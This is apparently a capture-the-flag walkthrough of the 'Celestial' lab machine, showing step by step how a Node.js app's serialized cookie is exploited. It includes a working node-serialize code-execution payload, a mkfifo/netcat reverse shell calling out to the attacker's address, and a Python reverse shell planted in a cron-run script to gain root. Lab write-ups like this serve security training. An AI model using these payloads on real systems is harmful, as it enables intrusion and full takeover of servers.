Celestial

Synopsis

Celestial h focuses on deserialization exploits. It is not the most realistic, however it provides a practical example of abusing client-size serialized objects in NodeJS framework.

Skills

- Knowledge of Windows
- Knowledge of JavaScript
- Exploiting object deserialization in NodeJS
- Enumerating system log files

Exploitation

As always we start with the nmap to check what services/ports are open


```
└─# nmap -A 10.10.10.85
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-07 15:01 EDT
Nmap scan report for 10.10.10.85 (10.10.10.85)
Host is up (0.080s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/7%OT=3000%CT=1%CU=33748%PV=Y%DS=2%DC=T%G=Y%TM=64A861
OS:A0%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=106%TI=Z%CI=I%II=I%TS=8)OP
OS:S(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST
OS:11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)EC
OS:N(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   81.08 ms 10.10.14.1 (10.10.14.1)
2   81.57 ms 10.10.10.85 (10.10.10.85)
```


We see only one port open 3000/Node.js

Opening it in the browser presents us with a blank page




404

But when we capture request in the BurpSuite, we can see non-default cookies




Let’s decode them to see the value

If we send cookies without any modifications we get “Hey dummy”




In that case, we should try to replace the word “dummy” in the cookies, encode them and send to the server




And our change was accepted, now the response is “Hey simon”

Let’s check what will happen if we send unequal amount of quotes




After sending unequal amount of quotes we got NodeJS serialisation/deserialization error




Let’s leverage this error to get a remote command execution on the server,
First we will try to ping our attacker’s machine

We put our malicious command inside a NodeJS payload

_$$Node_FUNC$$_function(){return require('child_process').execSync('<cmd>',(e,out,err)=>{console.log(out);});}()"



And we got a remote command execution



```
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:02:35.688485 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 1, length 64
21:02:35.688497 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 1, length 64
21:02:36.689233 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 2, length 64
21:02:36.689245 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 2, length 64
21:02:37.690173 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 3, length 64
21:02:37.690185 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 3, length 64
21:02:38.693128 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 4, length 64
21:02:38.693140 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 4, length 64
21:02:39.693773 IP 10.10.10.85 > 10.10.14.42: ICMP echo request, id 7980, seq 5, length 64
21:02:39.693786 IP 10.10.14.42 > 10.10.10.85: ICMP echo reply, id 7980, seq 5, length 64
```

With the RCE confirmed, we can now get a reverse shell on the system

```
me":"_$$ND_FUNC$$_function(){return require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.42 5555 >/tmp/f
```

```
hdCAvdG1wL2Z8L2Jpbi9zaCAtaSAyPiYxfG5jIDEwLjEwLjE0LjQyIDU1NTUgPi90bXAvZicsKGUsb3V0LGVycik9Pntjb25zb2xlLmxvZyhvdXQpO30pO30oKSJ9
```

```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.10.85] 50680
/bin/sh: 0: can't access tty; job control turned off
$
```

Now, the only thing left to do is to escalate our privileges to the root user

After a bit of searching we found in /home/sun/Documents/script.py that we can modify

Let’s remove the current content of the file and put python reverse shell payload

```
import subprocess,os,socket

client=socket.socket()
client.connect(('10.10.14.42',5555))
os.dup2(client.fileno(),0)
os.dup2(client.fileno(),1)
os.dup2(client.fileno(),2)
p=subprocess.call(['/bin/sh','-i'])
```

Now the only thing left is to wait for the scheduled task to run our reverse shell code with elevated privileges

```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.10.85] 41874
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

And we a root on the system